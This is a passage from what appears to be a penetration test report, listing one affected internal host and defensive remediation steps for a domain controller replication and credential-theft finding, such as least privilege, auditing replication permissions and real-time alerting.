</pre>
<b>Affected Hosts</b>	172.22.117.10
<b>Remediation</b>	<ul style="list-style-type: none"> <li>• Correctly protect Hashed passwords from tools such as 'kiwi' and other exploitation tools</li> <li>• Make use of more robust authentication methods</li> <li>• Monitor network traffic to DC controllers</li> <li>• Alert in real time on changes to replication permissions.</li> <li>• Routinely audit the need for replication permissions and aggressively enforce the principle of least privilege.</li> <li>• If a legitimate need for replication permissions exists, adopt compensating controls, such as login restrictions and enhanced auditing, to mitigate the risk of credential theft.</li> <li>• Do not allow users to possess administrative privileges across security boundaries. This greatly reduces the ability of an adversary to escalate their privileges.</li> </ul>